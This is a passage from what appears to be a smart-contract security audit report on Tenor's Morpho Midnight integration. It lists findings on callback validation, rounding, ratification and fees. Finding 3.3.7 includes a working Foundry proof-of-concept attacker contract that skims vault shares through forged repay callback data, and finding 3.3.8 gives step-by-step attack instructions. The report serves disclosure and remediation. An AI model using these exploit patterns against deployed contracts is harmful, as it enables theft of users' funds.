+  import {UtilsLib} from "@midnight/libraries/UtilsLib.sol";
   import {IMidnightWithdrawVaultSharesCallback} from
    ↪  "./interfaces/IMidnightWithdrawVaultSharesCallback.sol";
   import {IERC4626} from "@openzeppelin/contracts/interfaces/IERC4626.sol";
   import {CALLBACK_SUCCESS} from "@midnight/libraries/ConstantsLib.sol";
  @@ -45,7 +46,13 @@ contract MidnightWithdrawVaultSharesCallback is
   ↪  IMidnightWithdrawVaultSharesCall
```

```
            MORPHO_MIDNIGHT.withdrawCollateral(market, callbackData.collateralIndex,
            ↪  sharesToWithdraw, buyer, address(this));

-           IERC4626(callbackData.vault).withdraw(buyerAssets, address(this),
↪  address(this));
+           uint256 sharesUsed = IERC4626(callbackData.vault).withdraw(buyerAssets,
↪  address(this), address(this));
+
+           uint256 surplusShares = UtilsLib.zeroFloorSub(sharesToWithdraw, sharesUsed);
+           if (surplusShares > 0) {
+               // Return surplus shares to borrower as collateral on Midnight
+               MORPHO_MIDNIGHT.supplyCollateral(market, callbackData.collateralIndex,
↪  surplusShares, buyer);
+           }

            IERC20(market.loanToken).forceApprove(msg.sender, buyerAssets);
```

> ℹ️ **Note:**
> Similar issue exists in `MidnightVaultExecutor.depositAndAddCollateral(...)`.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.3.5 Morpho Midnight has a new interface

Severity: Low Risk.

Context: BaseMigrationRatifier.sol#L298, MidnightAdapterBase.sol#L186, DelayedLiquidationGate.sol#L120-L132, IntentSettler.sol#L60-L62, ClampLib.sol#L60, ClampLib.sol#L69, MidnightVaultExecutor.sol#L205-L216, MidnightVaultExecutor.sol#L230-L242, CallbackFeeAdjuster.sol#L144, TenorRouter.sol#L341-L351.

Description: Morpho Midnight has a new interface.

Recommendation: Make sure to update the input parameters for:

- `take(...)`.
- `ILiquidateCallback`.
- `IFlashLoanCallback`.
- Trading fee is renamed to settlement fee. Thus exposed endpoints have different names now.

> ℹ️ **Note:**
> One might also need to check that the directly used libraries, utility functions or other derivation assumptions also match the up to date upstream Morpho contracts.

Tenor: Upstream sync issues should be addressed by [PR 508]https://github.com/Shippooor-Labs/tenor-morpho-v2-contracts-2/pull/508).

Cantina Managed: This finding is marked as acknowledged since `Midnight` changes are live and new changes are still getting applied. This finding should be taken as a caution to make sure to apply necessary changes to sync to the latest version of `Midnight`.

3.3.6 Check the immutable callbacks are connected to the same morpho contracts as the ratifier

Severity: Low Risk.

Context: BaseMigrationRatifier.sol#L64-L69.

Description: Checks are missing in `BaseMigrationRatifier.constuctor` to make sure the assigned immutable callbacks are connected to the same:

- Morpho midnight market.
- Morpho blue market.

Recommendation: Make sure the above checks are performed. One would need to also add these to the relevant callback interfaces. One would also need to provide morpho blue contract address to `BaseMigrationRatifier.constuctor` to perform these additional checks (migtht be useful to also store as a public immutable).

Tenor: Acknowledged. Will not fix onchain, but will add as post-deploy check.

Cantina Managed: Acknowledged.

3.3.7 Invalidated repay callback data lets attackers skim resting `MidnightVaultExecutor` vault shares

Severity: Low Risk.

Context: MidnightVaultExecutor.sol#L150.

Description: `MidnightVaultExecutor.onRepay` trusts the `vault` and `collateralIndex` values decoded from arbitrary Midnight repay callback data. Unlike the public `repayAndWithdrawCollateral` entrypoint and the liquidation callback, `onRepay` does not validate that the decoded vault is the collateral token at `market.collateralParams[collateralIndex]` or that the vault asset matches `market.loanToken`.

An attacker can call `Midnight.repay` directly with `units==0`, set the executor as the callback, and provide attacker-controlled encoded callback data. Midnight only requires the caller to be authorized for the supplied `onBehalf`; the attacker can satisfy this for their own account. During the callback, the executor withdraws the attacker's unrelated fake collateral from the fake market, but then redeems shares from the attacker-supplied `vault` address using the executor as owner. If the executor holds resting shares of that vault, those shares are redeemed to the attacker-controlled `caller` whenever `callbackData` is non-empty.

This breaks the executor's pass-through balance invariant. Any vault shares accidentally transferred to, donated to, or otherwise left on the executor can be skimmed permissionlessly without repaying debt and without using a market whose collateral is connected to the vault being redeemed.

> ℹ️ **Note:**
> The above scenario also includes nested callbacks were if in an upper frame due to some price slippage `someone/MidnightVaultExecutor` would have received more shares, these extra shares could be taken out atomically in potentially nested inner callbacks.

Proof of Concept: A custom Foundry test was added in.

`test/audit/MidnightVaultExecutorDirectRepaySkim.t.sol`

```
// SPDX-License-Identifier: BUSL-1.1
// Copyright (c) 2026 Les entreprises shippooor inc.
pragma solidity ^0.8.24;
```

```
import {Test} from "forge-std/Test.sol";

import {MidnightVaultExecutor} from "../../src/periphery/MidnightVaultExecutor.sol";
import {Midnight} from "@midnight/Midnight.sol";
import {IRepayCallback} from "@midnight/interfaces/ICallbacks.sol";
import {IMidnight, Market, CollateralParams} from "@midnight/interfaces/IMidnight.sol";
import {CALLBACK_SUCCESS} from "@midnight/libraries/ConstantsLib.sol";
import {IdLib} from "@midnight/libraries/IdLib.sol";

import {MockERC20} from "../helpers/mocks/MockERC20.sol";
import {MockERC4626} from "../helpers/mocks/MockERC4626.sol";
import {computeMaxLif} from "../helpers/MaxLifLib.sol";

contract DirectRepaySkimmer is IRepayCallback {
    IMidnight public immutable midnight;
    MidnightVaultExecutor public immutable executor;
    MockERC20 public immutable fakeCollateral;
    address public immutable vault;

    constructor(IMidnight _midnight, MidnightVaultExecutor _executor, MockERC20
    ↪  _fakeCollateral, address _vault) {
        midnight = _midnight;
        executor = _executor;
        fakeCollateral = _fakeCollateral;
        vault = _vault;
    }

    function skim(Market memory fakeMarket, uint256 sharesToSkim) external {
        fakeCollateral.approve(address(midnight), sharesToSkim);
        midnight.setIsAuthorized(address(executor), true, address(this));
        midnight.supplyCollateral(fakeMarket, 0, sharesToSkim, address(this));

        bytes memory callbackData = abi.encode(
            vault, uint256(0), sharesToSkim, uint256(0), address(this), bytes("non-empty:
            ↪  redeem to this contract")
        );

        midnight.repay(fakeMarket, 0, address(this), address(executor), callbackData);
    }

    function onRepay(bytes32, Market memory, uint256, address, bytes memory) external
    ↪  pure returns (bytes32) {
        return CALLBACK_SUCCESS;
    }
}

contract MidnightVaultExecutorDirectRepaySkimTest is Test {
    uint256 internal constant LLTV = 0.77e18;

    Midnight internal midnight;
    MidnightVaultExecutor internal executor;
    MockERC20 internal underlying;
    MockERC20 internal fakeCollateral;
    MockERC4626 internal vault;
    DirectRepaySkimmer internal attacker;

    function setUp() public {
        midnight = new Midnight();
        midnight.setFeeClaimer(address(this));

        executor = new MidnightVaultExecutor(address(midnight));
        underlying = new MockERC20("Underlying", "UND", 18);
        fakeCollateral = new MockERC20("Fake collateral", "FAKE", 18);
        vault = new MockERC4626(address(underlying), "Vault Shares", "vUND");
```

```
        attacker = new DirectRepaySkimmer(IMidnight(address(midnight)), executor,
        ↪  fakeCollateral, address(vault));
    }

    function test_DirectMidnightRepaySkimsRestingExecutorVaultShares() public {
        uint256 restingShares = 100e18;
        uint256 sharesToSkim = 40e18;

        underlying.mint(address(this), restingShares);
        underlying.approve(address(vault), restingShares);
        vault.deposit(restingShares, address(executor));
        assertEq(vault.balanceOf(address(executor)), restingShares, "executor starts with
        ↪  resting vault shares");

        fakeCollateral.mint(address(attacker), sharesToSkim);
        Market memory fakeMarket = _fakeMarket();
        bytes32 fakeMarketId = IdLib.toId(fakeMarket, block.chainid, address(midnight));

        attacker.skim(fakeMarket, sharesToSkim);

        assertEq(vault.balanceOf(address(executor)), restingShares - sharesToSkim,
        ↪  "executor vault shares skimmed");
        assertEq(underlying.balanceOf(address(attacker)), sharesToSkim, "attacker
        ↪  receives redeemed assets");
        assertEq(
            fakeCollateral.balanceOf(address(executor)), sharesToSkim, "executor receives
            ↪  unrelated dummy collateral"
        );
        assertEq(midnight.collateral(fakeMarketId, address(attacker), 0), 0, "fake
        ↪  collateral position withdrawn");
    }

    function _fakeMarket() internal view returns (Market memory) {
        CollateralParams[] memory collaterals = new CollateralParams[](1);
        collaterals[0] = CollateralParams({
            token: address(fakeCollateral), lltv: LLTV, maxLif: computeMaxLif(LLTV),
            ↪  oracle: address(0)
        });

        return Market({
            loanToken: address(underlying),
            collateralParams: collaterals,
            maturity: block.timestamp + 30 days,
            rcfThreshold: 0,
            enterGate: address(0),
            liquidatorGate: address(0)
        });
    }
}
```

and passes with:

```
forge test --match-path test/audit/MidnightVaultExecutorDirectRepaySkim.t.sol -vvv
```

The test:

1. Seeds `MidnightVaultExecutor` with resting ERC4626 vault shares.
2. Creates a fake Midnight market whose only collateral is an unrelated dummy ERC20.
3. Has the attacker authorize the executor, supply the dummy collateral, and call `Midnight.repay(fakeMarket,0,attacker,address(executor),callbackData)`.
4. Encodes `callbackData` with the real vault address, `sharesToWithdraw`, the attacker as `caller`, and non-empty forwarded callback data.
5. Observes that the executor's vault-share balance decreases, the attacker receives redeemed underly-

ing, and the executor only receives the unrelated dummy collateral from Midnight.

The repayment amount is zero; the exploit is driven entirely by the unvalidated encoded callback data.

Recommendation: Validate the decoded repay callback data before withdrawing collateral or redeeming shares. In `onRepay`, call `CallbackLib.validateVaultCollateral(market,vault,market.loanToken, collateralIndex)` after decoding and before `MORPHO_MIDNIGHT.withdrawCollateral`. This makes the repay callback enforce the same vault-market relationship as `repayAndWithdrawCollateral` and `onLiquidate`.

Footnote:

- MidnightVaultExecutor.sol#L123-L126: Moreover, resting token balances can also be skimmed from the `MidnightVaultExecutor` by calling `repayAndWithdrawCollateral` with `0` as the provided `repayUnits` (and `0` for `sharesToWithdraw` or any number for a fake market and vault and just let the end logic transfer the token balance:

```
uint256 dust = IERC20(market.loanToken).balanceOf(address(this));
if (dust > 0) {
    IERC20(market.loanToken).safeTransfer(onBehalf, dust);
}
```

Tenor: Fixed in PR 613.

Cantina Managed: Fix verified.


3.3.8 Direct Midnight `repay` callbacks can spoof the `MidnightVaultExecutor` callback initiator

Severity: Low Risk.

Context: MidnightVaultExecutor.sol#L158.

Description: `MidnightVaultExecutor.repayAndWithdrawCollateral` encodes `msg.sender` as `caller` before calling `Midnight.repay`, so the executor's forwarded `IRepayCallback(caller).onRepay(...)` appears intended to return control to the contract that initiated the high-level executor flow. However, `MidnightVaultExecutor.onRepay` is also reachable from any direct `Midnight.repay(market,units,onBehalf,address(executor),data)` call. Midnight only checks that the direct caller is `onBehalf` or is authorized for `onBehalf`; it does not prove that the callback data was produced by `repayAndWithdrawCollateral`.

As a result, any authorized direct Midnight repayer can choose the encoded `caller`, `callbackData`, `market`, `units`, and `onBehalf` values that the executor forwards to the inner callback. When `callbackData` is non-empty, the executor redeems the withdrawn vault shares to the encoded `caller` and then calls `IRepayCallback(caller).onRepay(id,market,units,onBehalf,callbackData)`.



This creates a confused-deputy boundary for callback implementers. A callback target that allowlists `MidnightVaultExecutor` or assumes that an executor-originated `onRepay` call corresponds to its own prior `repayAndWithdrawCollateral` request can be invoked with attacker-chosen parameters instead. Depending on the callback's implementation, this can make it spend its own balances or allowances, execute swaps, consume internal accounting state, or otherwise act on repay parameters that were never selected by that callback target.

The issue is distinct from the unvalidated-vault share skim: even if the decoded vault and collateral index are validated, the encoded `caller` is still unauthenticated unless the executor can prove that the callback was entered through its own public entrypoint.

Proof of Concept:

1. A victim contract implements `IRepayCallback` and trusts calls from `MidnightVaultExecutor` as callbacks for repayment operations it initiated.
2. An attacker is authorized for some `onBehalf` account on Midnight, for example their own account or a delegated account.
3. The attacker calls `Midnight.repay(market,units,onBehalf,address(executor),data)` directly, with `data` ABI-encoded as `(vault,collateralIndex,sharesToWithdraw,minSharePriceE27, victimCallback,attackerChosenCallbackData)`.
4. Midnight calls `MidnightVaultExecutor.onRepay` because the executor was supplied as the callback.
5. The executor decodes `victimCallback` as `caller`, redeems the withdrawn shares to that address, and calls `victimCallback.onRepay(id,market,units,onBehalf,attackerChosenCallbackData)`.
6. The victim callback observes `msg.sender==address(executor)` and may execute privileged repay logic even though it did not initiate the repayment and did not choose the forwarded parameters.

Recommendation: Authenticate the callback data used by `onRepay` instead of treating the decoded `caller` as self-authenticating. For example, store a transient commitment keyed by the Midnight market id, `onBehalf`, `units`, and a hash of the executor-generated callback data before calling `Midnight.repay` from `repayAndWithdrawCollateral`, then consume that commitment in `onRepay` before invoking the forwarded callback.

If direct Midnight repay entry into the executor is meant to remain supported, require the forwarded callback target to opt in explicitly, such as by verifying an EIP-712 signature from `caller` over the exact forwarded parameters. In all cases, document that downstream `IRepayCallback` implementations must not rely on `msg.sender==address(MidnightVaultExecutor)` alone as proof that they initiated the repay flow.

Tenor: Fixed in PR 510.

Cantina Managed: Fix verified.

3.3.9 Direct Midnight `liquidate` callbacks can spoof the `MidnightVaultExecutor` callback initiator

Severity: Low Risk.

Context: MidnightVaultExecutor.sol#L230-L242.

Description/Recommendation: This is similar to the finding "Direct Midnight `repay` callbacks can spoof the `MidnightVaultExecutor` callback initiator". But the fix can be more simple since midnight provides the caller to the `onLiquidate` callback which one can check but currently is commented out:

```
  diff --git a/src/periphery/MidnightVaultExecutor.sol
  ↪  b/src/periphery/MidnightVaultExecutor.sol
  index 272fc440..a0212b3f 100644
-  -- a/src/periphery/MidnightVaultExecutor.sol
+  ++ b/src/periphery/MidnightVaultExecutor.sol
  @@ -209,12 +209,13 @@ contract MidnightVaultExecutor is IMidnightVaultExecutor,
  ↪  IRepayCallback, ILiqui
           uint256 seizedShares,
           uint256 repaidUnits,
           uint256 badDebt,
-          address, /* liquidatorFromMidnight */
+          address liquidatorFromMidnight,
           address borrower,
           address receiver,
           bytes memory data
       ) external override returns (bytes32) {
           if (msg.sender != address(MORPHO_MIDNIGHT)) revert CallbackLib.OnlyMidnight();
+          if (liquidatorFromMidnight != address(this)) revert Unauthorized();
           (address vault, address liquidator, uint256 minSharePriceE27, bytes memory
           ↪  callbackData) =
               abi.decode(data, (address, address, uint256, bytes));
           CallbackLib.validateVaultCollateral(market, vault, market.loanToken,
           ↪  collateralIndex);
```

Tenor: Fixed in PR 518.

Cantina Managed: Fix verified.

3.3.10 `MidnightVaultExecutor` inner callbacks reuse native `Midnight` semantics after transforming callback data

Severity: Low Risk.

Context: MidnightVaultExecutor.sol#L158, MidnightVaultExecutor.sol#L230-L242.

Description: `MidnightVaultExecutor` is the callback target passed to Morpho Midnight for `repay` and `liquidate`, but it then forwards a second, inner callback to the original caller using the same native Midnight callback interfaces and the same `CALLBACK_SUCCESS` return value. This inner callback is not a direct Midnight callback anymore: the executor has already withdrawn vault-share collateral, redeemed those shares into vault underlying, and changed which asset the downstream callback observes.

In the repay path, the executor redeems `sharesToWithdraw` vault shares and, when callback data is non-empty, sends the redeemed underlying to the original caller before calling `IRepayCallback(caller).onRepay(id,market,units,onBehalf,callbackData)`. The forwarded callback receives only the native Midnight repay parameters. It does not receive the vault address, shares withdrawn, or redeemed amount from the executor-specific operation, even though those values define the assets that were made available to fund the repayment.

In the liquidation path, the mismatch is more explicit. Midnight passes the executor the amount of vault-share collateral seized. The executor redeems those shares, transfers the redeemed underlying to the original liquidator, and then calls `ILiquidateCallback.onLiquidate` with `redeemed` in the argument position that the native Midnight interface names `seizedAssets`. As a result, the forwarded callback's `seizedAssets` value is not the seized Midnight collateral amount; it is the redeemed underlying amount. The actual seized vault-share amount is not forwarded. The forwarded `liquidator` is also changed to the original caller, while the native Midnight liquidator was the executor and the native Midnight `receiver` remains the executor.

This creates a hybrid callback surface where some arguments follow Morpho Midnight semantics and others follow executor-specific semantics. Integrators that implement generic Midnight callbacks, or that rely on the native callback names and magic return value to infer caller and asset semantics, can misinterpret the callback and make incorrect accounting or funding decisions.

Recommendation: Define Tenor-specific inner callback interfaces for the executor instead of reusing `IRepayCallback` and `ILiquidateCallback` for transformed callbacks. The interfaces should use Tenor-specific endpoint names and success constants, for example `keccak256("tenor.v1.MidnightVaultExecutor.onRepayAndWithdraw.success")` and `keccak256("tenor.v1.MidnightVaultExecutor.onLiquidateAndRedeem.success")`, so downstream contracts cannot accidentally treat executor callbacks as native Midnight callbacks.

The repay callback should document and expose the executor-specific values needed by downstream integrations, including the vault, collateral index, shares withdrawn, redeemed underlying amount, repay units, and `onBehalf` account.

The liquidation callback should distinguish the native collateral amount from the redeemed underlying amount. In particular, pass both `seizedShares` and `redeemedAssets`, and document that `msg.sender` is the executor while the forwarded liquidator field identifies the original liquidator/caller. Avoid forwarding the native Midnight `receiver` without renaming it, because in this flow it is the vault-share receiver, not necessarily the recipient of redeemed underlying assets.

Tenor: Fixed in PR 510.

Cantina Managed: Fix verified.

3.3.11 Partial migration can move zero collateral while nonzero debt is renewed

Severity: Low Risk.

Context: BorrowBlueToMidnightCallback.sol#L77, CollateralTransferLib.sol#L45-L47.

Description: On partial borrower renewals, `CollateralTransferLib.transferCollaterals` migrates matching collateral in proportion with `mulDivDown`. When the source collateral balance is small or the

token is low-decimal, a fill can repay nonzero source debt (via `BorrowMidnightRenewalCallback`) while the pro-rata transfer rounds to zero, so no collateral moves to the target for that fill.

Root cause of issue is that `collateralToTransfer=sourceCollateralBalance.mulDivDown(repaidUnits,sourceDebtBefore)` can be `0` while `repaidUnits>0` when `sourceCollateralBalance*repaidUnits<sourceDebtBefore`.

Sequence of events:

1. Borrower holds source debt with a small or low-decimal matching collateral balance on the source market.
2. Keeper (or taker) executes one or more small partial renewal fills on the target market.
3. `BorrowMidnightRenewalCallback` repays nonzero source debt and increases target debt for each fill.
4. `transferCollaterals` computes pro-rata migration; `collateralToTransfer==0` for that fill.
5. If the target position still passes Midnight health (e.g. existing target collateral), the fill succeeds.
6. Source collateral remains on the source market; target debt grows without proportional collateral on the target until a later partial or the final sweep.
7. Borrower bears elevated liquidation risk on the target between fills; loss is only realised if the target is liquidated or migration is not completed before adverse price movement.

Recommendation: Enforce minimum pro-rata transfer (at least 1 unit when `repaidUnits>0`), partial-fill dust threshold, or post-fill collateral/LTV checks on the renewal callback similar to supply-collateral `maxLtv`.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.3.12 `MarketMakingPolicy` does not restrict the callbacks used to the only 2 mentioned

Severity: Low Risk.

Context: MarketMakingPolicy.sol#L57-L62.

Description: `MarketMakingPolicy` does not restrict the callbacks used to the only 2 mentioned:

- `LendMidnightToVaultCallback`.
- `LendVaultToMidnightCallback`.

$$\underset{M}{\texttt{onSell}} \rightarrow V$$

$$V \rightarrow \underset{M}{\texttt{onBuy}}$$

Recommendation: Make sure to prevent the following callbacks getting used in combination with this policy:

- `BorrowBlueToMidnightCallback`.
- `BorrowMidnightToBlueCallback`.

$$\underset{M}{\texttt{onBuy}} \rightarrow B$$

$$B \rightarrow \underset{M}{\texttt{onSell}}$$

An easy way to do this would be to pass the callback address to `getRate` from `_ratifyRate` and in `MarketMakingPolicy`'s constructor one would need to populate the set of restricted callbacks pulled from `MigrationIntentRatifier`.

The incorrect picking of parameters (in other findings) might have been stemmed from looking at these 2 undesired callbacks.

Tenor: Acknowledged. We are considering either.

1) The defense-in-depth approach as recommended, which means we'd add some coupling between policies ⇔ callbacks (although optional, per-policy).
2) Having a separate client-facing contract that would hold all logic to safely operate the set of ratification parameters for market-making (force only one hardcoded policy, curve, restrict callbacks, build userParams).

Context: Higher-level goal is to make it safe and easy for integrators / scripts operate market-making directly onchain. Market-making paths will not be integrated in our SDK short term. Option 2) might be a good option in that sense rather than risk let users lose funds due to misoperation of low-level contracts (such as surfaced by this finding).

Cantina Managed: Acknowledged.

3.3.13 Incorrect rounding direction for `price` in `satisfiesRateLimit`

Severity: Low Risk.

Context: PriceLib.sol#L61.

Description: When `isBuy==false` (for example in the `Midnight→IntentSettler→MigrationIntentRatifier` for a sell offer of a maker) one should **round up** the `price` to make sure the tick price ratification is more strict and in favour of the `maker`:

$$\left\lceil \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \mathsf{max}(r_{pol}^{sell}, r_{lim})} \right\rceil$$

ie, when the intent user is the seller.

Recommendation: Pass `isBuy` in `computePrice` to:

- Round up the final division if `isBuy==false`.
- Otherwise round down.

Tenor: Fixed in PR 556.

Cantina Managed: Fix verified.

3.3.14 `MigrationIntentRatifier` does not full ratify the `offer`

Severity: Low Risk.

Context: MigrationIntentRatifier.sol#L81.

Description: The `Offer` struct is:

```
struct Offer {
    Market market;
    bool buy;
    address maker;
    uint256 start;
    uint256 expiry;
    uint256 tick;
    bytes32 group;
    address callback;
    bytes callbackData;
    address receiverIfMakerIsSeller;
    address ratifier;
    bool reduceOnly;
    uint256 maxUnits;
    uint256 maxAssets;
}
```

Analysing the `Midnight→IntentSettler→MigrationIntentRatifier` ($M \rightarrow IS \rightarrow MIR$) for a `maker` one can deduce out of the above the following fields are not ratified:

- `start`.
- `expiry`.
- `group`.
- `callbackData` (to some sense is ratified, extra tail data is ignored).
- `receiverIfMakerIsSeller`.
- `reduceOnly`.
- `maxUnits`.
- `maxAssets`.

The rest are directly or indirectly ratified/constrained.

Recommendation: It might make sense to ratify the above or introduce policies that would constrain the above fields. Otherwise document that a greedy approach is taken to allow any values for the above fields to provide maximum settlement opportunities while the other fields (the complement set) is being ratified.

- `receiverIfMakerIsSeller` should be the `callback` for sell offers.

Footnote:

- `buy` is implicitly ratified through the current restricted set of callbacks that only implement either `onBuy` or `onSell`. This ratification for `callback` implicitly implies the ratification for `buy`.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.3.15 Initial debt being zero checks in target markets are missing

Severity: Low Risk.

Context: BaseMigrationRatifier.sol#L346, LendMidnightRenewalCallback.sol#L20, LendVaultToMidnightCallback.sol#L17.

Description: `LendMidnightRenewalCallback` and `LendVaultToMidnightCallback` allow funds from either a source midnight market or a vault to be used to pay for buying units in a target midnight market. It is not clear whether the specification would need to require that:

- The position's debt before buying these new units in the target market should be `0`.

The above property would imply that the newly acquired `units` should end up equal to `buyerCreditIncrease`. Thus the new `buyerPendingFeeIncrease` can be directly calculated using `units`. This is for example used in the upper-bound deduction in `PriceLib.satisfiesRateLimit(...)` check. Otherwise the check would be stricter than required.

Recommendation: Either enforce the above requirement or make sure to highlight it in the specifications clearly and be aware that it would affect the upper bound checks for `PriceLib.satisfiesRateLimit(...)`.

Tenor: Migration callbacks in general should allow netting existing positions in target market. This is purely a design/product decision: we believe blocking a user from getting renewed in that scenario would be a worst outcome.

More specifically for the lend migration callbacks with Midnight target (`LendMidnightRenewalCallback` and `LendVaultToMidnightCallback`), the callbacks should allow repaying existing debt.

Acknowledged, will document that `satisfiesRateLimit` for lend renewals operates under worst case assumption: 100% of the fill is subject to the market's continuous fee (no pre-existing debt). Realized rate with existing debt is strictly better than what was guaranteed.

Cantina Managed: Acknowledged.

3.3.16 Borrow to midnight callbacks don't enforce that the seller has debt

Severity: Low Risk.

Context: BorrowBlueToMidnightCallback.sol#L21.

Description: `BorrowBlueToMidnightCallback` and `BorrowMidnightRenewalCallback` don't check whether the **seller**:

- Had `0` credit in the target market or.
- The it will have debt in the target market.

It is possible that after the migration, the seller might still have `0` debt but collateral tokens get transferred from its source market position to the target market.

Recommendation: One should either perform relevant checks for above or at least document that the above behaviours are allowed.

Tenor: Acknowledged, since netting off existing position is not going to be a common scenario, we decided to keep the logic simple and conduct the transfer such that source position LTV remains constant before/after renewal (or marginally constant given roundings), given market in source and target have same collaterals (such that every collateral balance in source can be transferred to target).

Cantina Managed: Acknowledged.

3.3.17 Callback percentage fees are not included in the `satisfiesRateLimit` check

Severity: Medium Risk.

Context: BaseMigrationRatifier.sol#L303-L305, BorrowMidnightToBlueCallback.sol#L61-L64, LendMidnightToVaultCallback.sol#L49-L51.

Description: For the Midnight exit migrations:

- `BorrowMidnightToBlueCallback`.
- `LendMidnightToVaultCallback`.

where the `fee` is calculated as:

```
fee = CallbackLib.percentageFee(...Assets, callbackData.feeRate);
```

the `fee` is not considered in the `satisfiesRateLimit` check even though it does affect the effective rate.

Recommendation: Make sure to incorporate the percentage `fee` in the `satisfiesRateLimit` check or document the decision as to why it is not considered.

$$\begin{aligned} \underset{M}{\texttt{onBuy}} \xrightarrow{B} B \quad &: \quad \left\lceil \frac{p_i(10^{18}+r_f)}{10^{18}} \right\rceil \leq \left\lfloor \frac{10^{18}\cdot 10^{18}}{10^{18}+\Delta t \cdot \max(r_{pol}, r_{lim})} \right\rfloor \\ \underset{M}{\texttt{onSell}} \xrightarrow{L} V \quad &: \quad \left\lfloor \frac{p_i(10^{18}-r_f)}{10^{18}} \right\rfloor \geq \left\lceil \frac{10^{18}\cdot 10^{18}}{10^{18}+\Delta t \cdot \min(r_{pol}, r_{lim})} \right\rceil \end{aligned}$$

(depending on the route, one would need to apply trading fee to the p_i).

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.3.18 Add a sanity check to make sure the intent is meant for the current ratifier

Severity: Low Risk.

Context: BaseMigrationRatifier.sol#L107.

Description: In the context of a migration ratifier (which might have not been invoked from `IntentSettler`), it might be possible that the unused `intent.ratifier` point to a different address.

Recommendation: One can add a redundant sanity check to make sure `intent.ratifier==address(this)`.

Tenor: Fixed in PR 529.

Cantina Managed: Fix verified.

3.3.19 Enforce the connection between `IntentSettler` and `MigrationIntentRatifier`

Severity: Low Risk.

Context: MigrationIntentRatifier.sol#L77-L89.

Description/Recommendation: Enforce the connection between `IntentSettler` and `MigrationIntentRatifier` by only requiring a stored immutable `IIntentSettler` to be able to call into the `onIntentRatify` endpoint. One can also enforce this in the base contract under `_onIntentRatify`.

Ultimately, this is a design choice.

Tenor: Fixed in PR 529.

Cantina Managed: Fix verified.

3.3.20 Take on behalf `receiver` ratification is missing

Severity: Low Risk.

Context: IntentSettler.sol#L61.

Description: When the `intent.user` is the seller, it might make sense to restrict the `receiver` to be the `takerCallback` (otherwise `address(0)`).

Recommendation: One can apply the above ratification for the `receiver` or at least document why this check is missing. In the above scenario if `receiver!=takerCallback` for the callback to not revert it would mean some funds/token should have been stored in the callback contract which can be used/skimmed.

The current behaviour is more permissive of potentially more complicated flows.

Tenor: Fixed in PR 529.

Cantina Managed: Fix verified.

3.3.21 Access check is missing for `isRatified`

Severity: Low Risk.

Context: IntentSettler.sol#L69.

Description/Recommendation: Make sure only `MORPHO_MIDNIGHT` can call `isRatified`, unless planning for this endpoint to be connected to other on/off chain entities.

Tenor: Fixed in PR 488.

Cantina Managed: This check was added then removed to align with the design decision by Morpho regarding their ratifier implementations.

3.3.22 Slippage protection for 3rd party action executions might not make sense

Severity: Low Risk.

Context: TenorRouterAdapterBase.sol#L87-L91, TenorRouter.sol#L234-L240, TenorRouter.sol#L245-L258.

Description: For a bundle of 3rd party actions in `TenorRouter`, one can perform slippage protection for:

- Aggregated assets in the asset fill index dimension (min or max).
- Aggregated units in the units dimensions (min or max).
- Average price of the actions (min or max).

The bundle of actions with the same initiator could have `taker` / `intent.user` which are not the initiator (plus we know the initiator cannot be any of the makers). So the above slippage protections/checks from the initiator/keeper perspective for a bundle of 3rd party actions *might not make that much sense* if a mix of `taker`s has been used (unless in a very complicated scenarios).

A keeper might want to have a:

- Limit on its unit matching objective or.
- Aggregated assets in the asset fill index dimension if it is somehome connected to the callback fee recipient.

Potentially the above might make sense.

